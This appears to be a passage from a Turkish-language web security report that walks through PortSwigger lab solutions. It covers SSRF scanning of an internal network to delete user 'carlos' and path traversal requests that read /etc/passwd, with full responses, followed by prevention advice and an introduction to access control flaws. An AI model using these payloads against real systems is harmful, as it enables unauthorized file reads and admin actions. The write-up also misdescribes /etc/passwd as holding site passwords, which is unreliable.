
This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.x range for an admin interface on port 8080, then use it to delete the user `carlos`.


şekil(5.10)

Burada istenilen durum 192.168.0.x alanında 8080 portundaki admin arayüzüne erişilip Carlos isimli kullanıcının silinmesi istenilmektedir.

Laboratuvara giriş yapıldıktan sonra şekil(5.11)de ki sayfa ile karşılaşılır ve sayfa şekil(5.12)de ki gibi Burp Suite üzerinde çalıştırılır.




Şekil(5.11)



Şekil(5.12)

Şekil(5.12)de ki stockApi kısmında “`http%3A%2F%2F192.168.0.1%3A8080%2F`” dan sonraki alan silinerek 1 değeri sıra ile değiştirilir ve web sitesi kullanıcıya bir cevap gönderene kadar devam edilir.1 değeri yerine 72 yazıldığı zaman web sitesi kullanıcıya şekil(5.13)te ki cevabı göndermektedir.



Şekil(5.13)

Şekil(5.13)de ki gibi “Not Found” hatası alındıktan sonra;

http%3A%2F%2F192.168.0.72%3A8080%2Fadmin kodu yazılır ve Şekil(5.14)de ki veriler elde edilir.


```

<div>
<span>carlos - </span>
<a href="/http://192.168.0.72:8080/admin/delete?username=carlos">Delete</a>
</div>

```

Şekil(5.14)

Şekil(5.14)de ki /http://192.168.0.72:8080/admin/delete?username=Carlos adresi yazıldığındá ise Carlos isimli kullanıcı Şekil(5.15)de ki gibi sistemden silinir ve laboratuvar başarı ile tamamlanır.



Şekil(5.15)

## 5.4-SSRF İle Ne Tür İşlemler Yapılabilir

Başarılı bir SSRF saldırısı, genellikle savunmasız uygulamanın kendisinde veya uygulamanın iletişim kurabileceği diğer arka uç sistemlerde kuruluş içinde yetkisiz eylemlere veya verilere erişime neden olabilir. Bazı durumlarda, SSRF güvenlik açığı, bir saldırganın rasgele komut yürütmesine izin verebilir.

Harici üçüncü taraf sistemlere bağlantılar neden olan bir SSRF istismarı, savunmasız uygulamayı barındıran kuruluştan gelmiş gibi görünen kötü niyetli ileriye dönük saldırılara neden olabilir ve bu da olası yasal yükümlülükler ve itibar hasarına yol açabilir.

## 5.5-SSRF Nasıl Engellenebilir

Kullanıcı tarafından alınan verilerin doğrulaması ve filtrelemesi gerçekleştirilmelidir.

ftp://, sftp:// ve http:// gibi kullanılmayan URL şemalarını devre dışı bırakılmalıdır.

Uygulamanın çalışması için gerekli IP'leri içeren bir izin listesi oluşturulmalıdır.

## 6.1-Directory Traversal Nedir

Directory traversal diğer adıyla Dizin Geçişi (dosya yolu geçişi olarak da bilinir), bir saldırganın bir uygulamayı çalıştırın sunucuda rastgele dosyaları okumasına olanak tanıyan bir web güvenlik açığıdır.

## 6.2-Directory Traversal Türleri

1-File path traversal, simple case(Dosya yolu geçişi, basit durum)

2-File path traversal, traversal sequences blocked with absolute path bypass(Dosya yolu geçişi, geçiş dizileri mutlak yol atlama ile engellenir)

## 6.3-Directory Traversal Nasıl Uygulanır

1-File path traversal, simple case

Ürün görüntülerinin görüntülenmesinde bir dosya yolu geçişi zafiyetinden yararlanılarak web sitesindeki şifrelere erişim sağlanabilir. Bu zafiyetin uygulanması için PortSwigger web sitesindeki şekil(6.1)de ki laboratuvara giriş yapılır.

### Directory traversal

LAB


File path traversal, simple case >>



Not solved


Şekil(6.1)

Şekil(6.1)de ki laboratuvara giriş yapıldıktan sonra şekil(6.2)de ki web sayfası ile karşılaşılır. Şekil(6.1)de ki laboratuvara /etc/passwd klasörüne ulaşılıp web sitesindeki şifrelerin ele geçirilmesi istenilmektedir.



Şekil(6.2)

Şekil(6.2)de ki herhangi bir ürünün detayına girilip web sayfası şekil(6.3)te ki gibi Burp Suite uygulamasında açılır.



Şekil(6.3)

Şekil(6.4)te ki kod bloğunda şekil(6.5)te ki değişiklikler yapılarak kök dizine kadar gidilip /etc/passwd klasörünün içeriğine erişilir.

```
GET /image?filename=30.jpg HTTP/1.1
```

şekil(6.4)

```
GET /image?filename=../../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
```

şekil(6.5)

Kod şekil(6.5)te ki gibi değiştirildikten sonra /etc/passwd kalsörünün içeriği şekil(6.6)da ki gibi gözükmektedir.

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1205
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:2001:2001::/home/peter:/bin/bash
26 carlos:x:2002:2002::/home/carlos:/bin/bash
27 user:x:2000:2000::/home/user:/bin/bash
28 elmer:x:2099:2099::/home/elmer:/bin/bash
29 dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
30 messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

şekil(6.6)

Bütün şifreler bulunarak laboratuvar tamamlanmış olmaktadır.

2-File path traversal, traversal sequences blocked with absolute path bypass

Buradaki zafiyet türü `..../` ile kök dizine gitme durumunun engellenmiş olduğu senaryodur. Web sitesindeki görüntünün çağrıldı dosya ile görüntüyü çağıran kod aynı doya dizininde ise `“..../”` şeklinde yazılması hiçbir anlam ifade etmeyecektir. Aranan klasörlerin dosya yolu doğrudan girilmelidir.


Bu işlemin yapılabilmesi için şekil(6.7)de ki laboratuvara giriş yapılması gerekmektedir.

**LAB** File path traversal, traversal sequences blocked with absolute path bypass >

Not solved


şekil(6.7)

Laboratuvara giriş yapıldıktan sonra şekil(6.8)de ki sayfa ile karşılaşılmaktadır.



şekil(6.8)

Herhangi bir ürün seçildikten sonra Burp Suite uygulaması açılır ve şekil(6.9)da ki gibi kodlar ile karşılaşılır.



Şekil(6.9)

Şekil(6.10) da ki kodu şekil(6.11)de ki gibi değiştirildiğinde/etc/passwd klasörünün içeriğine erişilmiş olunur.

GET /image?filename=30.jpg HTTP/1.1      Şekil(6.10)

GET /image?filename=/etc/passwd HTTP/1.1      Şekil(6.11)

Kod şekil(6.11)de ki gibi değiştirildikten sonra ortaya çıkan veriler şekil(6.12)de ki gibidir.

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1205
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:2001:2001::/home/peter:/bin/bash
26 carlos:x:2002:2002::/home/carlos:/bin/bash
27 user:x:2000:2000::/home/user:/bin/bash
28 elmer:x:2099:2099::/home/elmer:/bin/bash
29 dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
30 messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

Şekil(6.12)

Şekil(6.12)de gözüktüğü üzere web sitesindeki bütün şifreler elde edilmiştir.

## 6.4-Directory Traversal İle Ne Tür İşlemler Yapılabilir

Uygulama kodunu ve verilerini, arka uç sistemleri için kimlik bilgilerini ve hassas işletim sistemi dosyalarına erişilebilir. Bazı durumlarda, bir saldırgan sunucudaki rastgele dosyalara yazarak uygulama verilerini veya davranışını değiştirmelerine ve nihayetinde sunucunun tam kontrolünü ele geçirmelerine olanak sağlayabilir.

## 6.5-Directory Traversal Nasıl Engellenir

Dosya yolu geçişi güvenlik açıklarını önlemeyi, etkili yolu, kullanıcı tarafından sağlanan girdinin dosya sistemi API'lerine tamamen aktarılmasını önlemektir. Bunu yapan birçok uygulama işlevi, aynı davranışını daha güvenli bir şekilde sunmak için yeniden yazılabılır.

Kullanıcı tarafından sağlanan girdinin dosya sistemi API'lerine aktarılmasının kaçınılmaz olduğu düşünülürse, saldırıları önlemek için iki savunma katmanı birlikte kullanılmalıdır:

Uygulama, kullanıcı girişini işlemeden önce doğrulamalıdır. İdeal olarak, doğrulama, izin verilen değerlerin bir beyaz listesiyle karşılaştırılmalıdır. Gerekli işlevsellik için bu mümkün değilse, doğrulama, girdinin yalnızca alfasayısal karakterler gibi yalnızca izin verilen içeriği içерdiğini doğrulamalıdır.

Sağlanan girdiyi doğruladıktan sonra, uygulama girdiyi temel dizine eklemeli ve yolu standartlaştırmak için bir platform dosya sistemi API'si kullanmalıdır. Standartlaştırılmış yolun beklenen temel dizinle başladığını doğrulaması gereklidir.

Aşağıda, bir dosyanın kurallı yolunu kullanıcı girdisine göre doğrulamak için bazı basit Java kodlarına bir örnek verilmiştir:

```
File file = new File (BASE_DIRECTORY, userInput);

if (file.getCanonicalPath (). startsWith (BASE_DIRECTORY)) {

    // transaction file

}
```

## 7.1 ACCESS CONTROL VULNERABILITIES Nedir

Access Control Vulnerabilities yani erişim kontrolü zayıflıklarının neler olduğu öğrenilmeden önce erişim kontrolünün ne olduğu öğrenilmelidir. Erişim kontrolü bir uygulamada hesapların hangi alanlara erişebileceği veya erişikleri alanlar da ne tür işlemler yapabileceği yetkinliğidir. Erişim kontrolü zayıflıklarının amacı ise kötü niyetli kişinin işlem erişimi olmadığı alanlara kendi erişimini yükseltme veya uygulamaya erişim yetkisi varmış gibi göstererek işlemler yaptırmamasına denir.

## 7.2 ACCESS CONTROL VULNERABILITIES Türleri

### 1-Unprotected functionality(Korumasız İşlevsellik)

En temelde, dikey ayrıcalık yükseltme, bir uygulama hassas işlevsellik üzerinde herhangi bir koruma sağlamadığında ortaya çıkar. Örneğin, yönetici işlevleri bir yöneticinin açılış sayfasından bağlanabilir, ancak bir kullanıcının açılış sayfasından bağlanamaz. Ancak, bir kullanıcı doğrudan ilgili yönetici URL'sine göz atarak yönetim işlevlerine erişebilir.

### 2- Unprotected admin functionality with unpredictable URL(Tahmin edilemeyen URL'ye sahip korumasız yönetici işlevi)

Bu zafiyet türünde güvenliği biraz daha arttırbilmek için yönetici panellerinin isimlerini tahmin edilemeyecek şekilde belirlenmesi durumudur. Örnek verilecek olunursa bir web sitesinin yönetici URL si <https://insecure-website.com/administrator-panel-yb556> bu şekilde olsun. Böyle bir adres doğrudan tahmin edilemez ancak uygulama URL'yi yine de kullanıcılar sızdırabilir. Örneğin, uygulama, uygulama arayüzü kullanıcıının rolüne göre oluşturduğu bir senaryoda yönetici URL'sini JavaScript kodu içerisinde kullanıcıya sızdırabilir. Örneğin;

```
<script>  
var isAdmin = false;  
  
if (isAdmin) (  
  
...  
  
var adminPanelTag = document.createElement ('a');  
  
adminPanelTag.setAttribute ('https://insecure-website.com/administrator-  
panel-yb556');
```

## 7.3 ACCESS CONTROL VULNERABILITIES Nasıl Uygulanır

### 1-Unprotected functionality

Bu zafiyetin uygulanması için PortSwigger web sitesinde şekil(7.1)de ki laboratuvara giriş yapılır.

